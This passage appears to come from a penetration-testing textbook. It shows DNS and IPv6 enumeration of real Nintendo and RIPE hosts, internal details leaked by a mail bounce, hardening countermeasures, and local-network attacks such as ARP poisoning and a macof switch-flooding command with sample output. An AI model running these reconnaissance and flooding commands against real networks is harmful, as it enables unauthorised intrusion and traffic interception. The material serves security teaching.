www.nintendo.com (205.166.76.26)
cmail.nintendo.com (205.166.76.35)
wkstn.nintendo.com (205.166.76.69)
border.nintendo.com (205.166.76.79)
www.returns.nintendo.com (205.166.76.92)
email.nintendo.com (205.166.76.95)
smtpgw1.nintendo.com (205.166.76.97)
mail.nintendo.com (205.166.76.98)
store.nintendo.com (205.166.76.99)
gwsmtp.nintendo.com (205.166.76.109)
service.nintendo.com (205.166.76.129)
dns1.nintendo.com (205.166.76.132)
dns2.nintendo.com (205.166.76.133)
gateway.nintendo.com (205.166.76.136)
smtpgw2.nintendo.com (205.166.76.164)
wwwmail.pokemon-tcg.com (205.166.76.167)
qaretail.siras.com (205.166.76.195)
venus.siras.com (205.166.76.196)
router.siras.com (205.166.76.197)
proxync.nintendo.com (205.166.76.200)
sgate.nintendo.com (205.166.76.213)
mercury.siras.com (205.166.76.253)
This process often reveals new domains and subdomains, which are fed into further web searches and DNS queries to identify further systems of interest. By modifying the name server value within your local /etc/resolv.conf file, you can force the querying of particular DNS servers.
Using the HE BGP Toolkit, you can obtain the DNS records for a given IP range, as shown in Figure 4-13. The PTR records are authoritative and relate to the target environment; however, the A records should be taken with a pinch of salt because they could stem from an error in a different DNS zone.

Building a list of valid hostnames within an environment is particularly useful when testing web server endpoints later. Load balancers and reverse proxies are commonplace: if misconfigured, they make it possible for adversaries to access web applications through providing valid Host header values within HTTP 1.1 requests.
You can identify IPv6 servers through DNS grinding (via AAAA requests). Example 4-17 demonstrates the dnsdict6 utility found within Kali Linux used to identify IPv6 address of predictable hostnames within the ripe.net domain.
root@kali:~# dnsdict6 -s -t 32 ripe.net
Starting DNS enumeration work on ripe.net. ...
Starting enumerating ripe.net. - creating 32 threads for 100 words...
Estimated time to completion: 1 to 1 minute
dns.ripe.net. => 2001:67c:e0::6
ftp.ripe.net. => 2001:67c:2e8:22::c100:68c
fw.ripe.net. => 2001:67c:2e8:1::1
ns.ripe.net. => 2001:67c:e0::6
portal.ripe.net. => 2001:67c:2e8:22::c100:6a2
irc.ripe.net. => 2001:67c:2e8:11::c100:1302
mailhost.ripe.net. => 2001:67c:2e8:1::c100:168
ipv6.ripe.net. => 2001:67c:2e8:22::c100:68b
www.ripe.net. => 2001:67c:2e8:22::c100:68b
ntp.ripe.net. => 2001:67c:2e8:14:ffff::229
webmail.ripe.net. => 2001:67c:2e8:11::c100:1355
imap.ripe.net. => 2001:67c:2e8:1::c100:168
Depending on the name server configuration, you also can use dnsrevenum6 to identify valid hostname and IPv6 address pairs, as shown in Example 4-18 (the first argument is the name server to perform grinding against, followed by the IPv6 network).
root@kali:~# dnsrevenum6 pri.authdns.ripe.net 2001:67c:2e8::/48
Starting DNS reverse enumeration of 2001:67c:2e8:: on server pri.authdns.ripe.net.
Found: 2001:67c:2e8:1::1 is gw.office.ripe.net.
Found: 2001:67c:2e8:1::c100:105 is vifa-1.ipv6.office-lb-1.ripe.net.
Found: 2001:67c:2e8:1::c100:106 is vifa-1.ipv6.bigip-3600-1.ripe.net.
Found: 2001:67c:2e8:1::c100:107 is vifa-1.ipv6.bigip-3600-2.ripe.net.
Found: 2001:67c:2e8:1::c100:10c is pademelon.ripe.net.
Found: 2001:67c:2e8:1::c100:10d is dingo.ripe.net.
Found: 2001:67c:2e8:1::c100:10e is koala.ripe.net.
Found: 2001:67c:2e8:1::c100:114 is desman.ripe.net.
Found: 2001:67c:2e8:1::c100:115 is jaguar.ripe.net.
Found: 2001:67c:2e8:1::c100:116 is db-www3.ripe.net.
Found: 2001:67c:2e8:1::c100:118 is bulbul.ripe.net.
Found: 2001:67c:2e8:1::c100:119 is buldog.ripe.net.
Found: 2001:67c:2e8:1::c100:11a is pumapard.ripe.net.
Found: 2001:67c:2e8:1::c100:11b is urutu.ripe.net.
Found: 2001:67c:2e8:1::c100:11c is int.db.ripe.net.
Found: 2001:67c:2e8:1::c100:11d is dropbear.ripe.net.
Found: 2001:67c:2e8:1::c100:11e is db-int-2.ripe.net.
Found: 2001:67c:2e8:1::c100:11f is moth.ripe.net.
Found: 2001:67c:2e8:1::c100:122 is pulpo.ripe.net.
Found: 2001:67c:2e8:1::c100:123 is iguana.ripe.net.
Found: 2001:67c:2e8:1::c100:124 is nik-sus-1.ripe.net.
Found: 2001:67c:2e8:1::c100:125 is tel-sus-1.ripe.net.
Found: 2001:67c:2e8:1::c100:126 is tonton.ripe.net.
Three websites used to cross-reference mail servers, name servers, and individual IP addresses to domains and hostnames are mxlist.net, nslist.net, and iplist.net. Figures 4-14 and 4-15 demonstrate how you can use the sites to show all of the domains served by mail1.cia.gov and gtm-west.nintendo.com. You also can use iplist.net to show the known DNS hostnames for a given IP address, as shown in Figure 4-16.



Mail gateways support the transmission of mail across networks via SMTP. Simply sending an email message to a nonexistent address at a target domain often reveals useful internal network information through a nondelivery notification (NDN). Example 4-19 shows how email sent to a user account that doesn’t exist within the nintendo.com domain spawns an NDN, which reveals internal network information.
Generating server: noa.nintendo.com

blah@nintendo.com
#550 5.1.1 RESOLVER.ADR.RecipNotFound; not found ##

Original message headers:

Received: from ONERDEDGE02.one.nintendo.com (10.13.20.35) by
 onerdexch08.one.nintendo.com (10.13.30.39) with Microsoft SMTP Server (TLS)
 id 14.3.174.1; Sat, 26 Apr 2014 16:52:22 -0700
Received: from barracuda.noa.nintendo.com (205.166.76.35) by
 ONERDEDGE02.one.nintendo.com (10.13.20.35) with Microsoft SMTP Server (TLS)
 id 14.3.174.1; Sat, 26 Apr 2014 16:51:22 -0700
X-ASG-Debug-ID: 1398556333-0614671716199b0d0001-zOQ9WJ
Received: from gateway05.websitewelcome.com (gateway05.websitewelcome.com  [69.93.154.37]) by
barracuda.noa.nintendo.com with ESMTP id xVNPkwaqGgdyH5Ag for <blah@nintendo.com>; Sat,
26 Apr 2014 16:52:13 -0700 (PDT)
X-Barracuda-Envelope-From: chris@example.org
X-Barracuda-Apparent-Source-IP: 69.93.154.37
The following data in this transcript is useful:
Internal hostnames, IP addresses, and subdomain layout
The mail server is running Microsoft Exchange Server 2010 SP3
A Barracuda Networks device is used to perform content filtering
A Google search for “exchange 14.3.174.1” reveals the patch level of the Exchange 2010 server as SP3 with Update Rollup 4 installed. A full list of build numbers and the respective patch levels is available from Microsoft.12
At Black Hat USA 2014, Ben Williams of NCC Group presented research that took advantage of this verbose behavior to reveal email content filtering policy of a mail gateway.13 Chapter 9 details SMTP testing strategies.
Table 4-6 lists a number of tools that support Internet-based network and host enumeration from a single interface, adopting many of the tactics outlined in this chapter. To achieve the best coverage, I advise a combination of manual and automated testing.
| Name | Platform(s) | URL |
|---|---|---|
| Discover | Kali Linux | https://github.com/leebaird/discover |
| SpiderFoot | Windows, Linux | http://www.spiderfoot.net |
| Yeti | Java | https://spyeti.blogspot.com |
| TheHarvester | Kali Linux | http://www.edge-security.com/theharvester.php |
What follows is an overview of Internet-based querying techniques and their application:
Use the following checklist of countermeasures to effectively configure your Internet-facing systems so that they do not leak sensitive information to adversaries:
Harden web servers by disabling directory indexing for directories that don’t contain index.html or similar files (default.asp under Microsoft IIS, for example), and use robots.txt directives on peripheral servers (i.e., those that you don’t want to be indexed by search engines) to prevent indexing of content.
Do not rely on robots.txt directives to protect sensitive web server content.
Use a generic, centralized network administration contact detail in WHOIS databases and TLS certificates to prevent social engineering and war dialing attacks against IT departments from being effective.
Configure name servers to disallow DNS zone transfers to untrusted hosts, and actively test your network (i.e., port scan for TCP and UDP port 53) from the Internet to identify rogue name servers.
Prune DNS zone files so that unnecessary information is not disclosed (primarily nonpublic IP address and hostname details) and DNS grinding attacks are not effective. Ideally, you should use PTR records only if absolutely needed (for SMTP mail servers and other critical systems that need to resolve both ways).
Configure SMTP servers to not send NDNs upon encountering problems (e.g., nonexistent mailbox), which will prevent attackers from enumerating the internal mail servers and configuration.
Consider and review your IPv6 networks and DNS configuration (if any).
1 Brian Krebs, “Target Hackers Broke in via HVAC Company”, Krebs on Security, February 5, 2014.
2 See “Google Hacking Database (GHDB)” in Offensive Security’s Exploit Database archive.
3 cisco-decrypt.c is available at http://bit.ly/2aAs1IM.
4 Both are available from https://www.gnupg.org/download/.
5 Metasploit shodan_search module.
7 See knockpy on GitHub.
8 See dnsenum on GitHub.
9 See dnsmap in the Google Code Archive.
10 See http://blog.0x0lab.org/2011/12/dns-brute-force/.
12 Arman Obosyan, “Exchange Server and Update Rollup Build Numbers”, Microsoft TechNet Wiki, March 3, 2010.
13 Ben Williams, “Automated Enumeration of Email Filtering Solutions”, NCC Group, 2014.
This chapter describes the tactics used to evaluate local network configuration. Goals include enumeration of available resources and exploitation of weaknesses to access data.
Most of the protocols described here are nonroutable (using the data link layer and local broadcast addresses) and thus you can evaluate them only from the local network. You will likely find yourself in one of two situations during testing: either you are onsite and have physical access to the network, or you have secured remote access to a system elsewhere. Some of the attacks discussed here require physical network access, but most do not.
Ethernet is widely used as the underlying physical and data link layer format, as defined by the IEEE 802.3 and 802.2 standard working groups. A number of enhancements are often adopted in environments, as ratified by the IEEE 802.1 group:
802.1D (spanning tree protocol)
802.1Q (VLAN bridges)
802.1X (port-based network access control)
Many proprietary extensions also exist, as defined and used by vendors including Cisco. The relationship between 802.3, 802.2, and 802.1 standards, proprietary protocols, IP, and the OSI model is shown in Figure 5-1. Although other data link standards (e.g., 802.11 WiFi) are beyond the scope of this book, many of the attack tactics described here apply.

Ethernet is susceptible to passive network sniffing and active attack (primarily via ARP cache poisoning and CAM table overflow), resulting in the compromise of traffic between peers.
During manufacture, network adapters are each programmed with a unique 48-bit MAC address. These addresses are used by systems within IEEE 802 networks (including 802.3 Ethernet and 802.11 WiFi) to address one another. As such, their interfaces process content destined for them. You can remove the MAC filter of a network adapter by enabling promiscuous mode—resulting in all frames received, regardless of destination, being processed. Tools including Wireshark1 and Cain & Abel2 enable promiscuous mode and display captured network traffic.
During a local network assessment exercise, a good starting point is to run a sniffer and evaluate the material exposed by the local network. Figure 5-2 shows Wireshark running on an Ethernet interface.
Within this example, we see that Wireshark records the following:
Wellfleet Breath of Life (BOFL) frames
Simple Service Discovery Protocol (SSDP) broadcast packets
Microsoft computer browser service announcements
Address Resolution Protocol (ARP) requests and replies
An 802.1X EAPOL start frame
Dropbox discovery broadcasts

We learn details of IP ranges, subnet sizes, MAC addresses, and hostnames by reviewing captured frames and packets. If the network is misconfigured or switching fabric under stress, attackers can capture sensitive material via passive network sniffing.
If a switched Ethernet network is configured properly, you will only see broadcast frames and material destined for your MAC address. To compromise traffic sent between other hosts, you must consider active attack tactics, as follows.
ARP is used within local networks to map IPv4 addresses to underlying MAC addresses. Example 5-1 demonstrates normal ARP operation captured by tcpdump. In this case, 192.168.0.1 resolves and sends an ICMP echo request (ping) to 192.168.0.10. First, an ARP who-has message is broadcast to the network. Next, the destination host responds (using an ARP is-at reply, providing its MAC and IP addresses), and the ICMP operation is completed over IP.
root@kali:~# tcpdump -ennqti eth0 \( arp or icmp \)
tcpdump: listening on eth0
0:80:c8:f8:4a:51 ff:ff:ff:ff:ff:ff : arp who-has 192.168.0.10 tell 192.168.0.1
0:80:c8:f8:5c:73 0:80:c8:f8:4a:51 : arp reply 192.168.0.10 is-at 0:80:c8:f8:5c:73
0:80:c8:f8:4a:51 0:80:c8:f8:5c:73 : 192.168.0.1 > 192.168.0.10: icmp: echo request
0:80:c8:f8:5c:73 0:80:c8:f8:4a:51 : 192.168.0.10 > 192.168.0.1: icmp: echo reply
Each host maintains a cache of recently mapped IP and MAC address pairs. You can review the contents of the cache locally by using the arp -a command within most operating systems, as shown by Example 5-2.
root@kali:~#  arp -a
? (192.168.0.1) at 0:80:c8:f8:4a:51 [ether] on eth0
? (192.168.0.10) at 0:80:c8:f8:5c:73 [ether] on eth0
? (192.168.0.35) at 4:f1:3e:e1:a7:c9 [ether] on eth0
? (192.168.0.53) at 78:fd:94:1d:2f:aa [ether] on eth0
? (192.168.0.180) at 34:2:86:7c:63:b1 [ether] on eth0
ARP is stateless and lacks authentication. As such, the protocol is vulnerable to poisoning by sending unsolicited ARP replies. By injecting his MAC address into the ARP caches of victim systems, an adversary can achieve MITM, as demonstrated by Figure 5-3. In this case, the caches of systems A and B are poisoned with the MAC address of E.

To compromise traffic in both directions between peers (e.g., a host and its local gateway), IP forwarding is first enabled on the attacker’s system, and unsolicited ARP replies are sent to poison both systems. Tools, including Cain & Abel and Ettercap,3 automate this process. Upon achieving MITM, an attacker can use a number of utilities to obtain data and secrets, including the following:
sslstrip4 to downgrade HTTPS sessions
easy-creds,5 which is used to glean credentials from Ettercap, ssltrip, and others)
Laurent Gaffié’s Responder6 to respond to name resolution requests
Evilgrade7 to serve malicious content to victims by service impersonation
Metasploit to perform service impersonation and further attacks
Command execution is also possible within Microsoft Windows environments via MS15-011 Group Policy SMB MITM.8
ARP is not used to perform resolution within IPv6 networks. Instead, Neighbor Discovery Protocol (NDP) is used over the link layer with multicast ICMPv6 packets, as described later in this chapter.
Ethernet switches use Content Addressable Memory (CAM) tables to map MAC address and VLAN assignments to individual ports, so that network frames are delivered correctly. An adversary can use the macof utility (part of Dug Song’s dsniff package9) to flood a switch with random Ethernet frames and IP packets, resulting in a CAM table overflow. Unable to map inbound frames to their destinations, the switch will fail-open and broadcast them to all ports (becoming a hub).
Example 5-3 demonstrates macof in use; flooding the local switch using the eth1 network interface within Kali Linux. The CAM table of an unhardened switch will overflow in a couple of minutes, and a network sniffer can then be used to capture leaked frames.
root@kali:~# macof -i eth1
aa:e1:ea:6b:6d:df 72:32:28:61:13:83 0.0.0.0.58748 > 0.0.0.0.46865: S 1907715: 1907715(0) win 512
3e:3f:ec:c:2c:f3 28:d0:25:5a:68:77 0.0.0.0.51035 > 0.0.0.0.29831: S 2009471: 2009471(0) win 512
61:dc:7b:62:1d:69 f3:55:91:7:a:9b 0.0.0.0.32352 > 0.0.0.0.33877: S 0468122: 0468122(0) win 512
3:9e:e:22:59:1a f6:77:65:7d:ac:d3 0.0.0.0.17314 > 0.0.0.0.746: S 9327237: 9327237(0) win 512
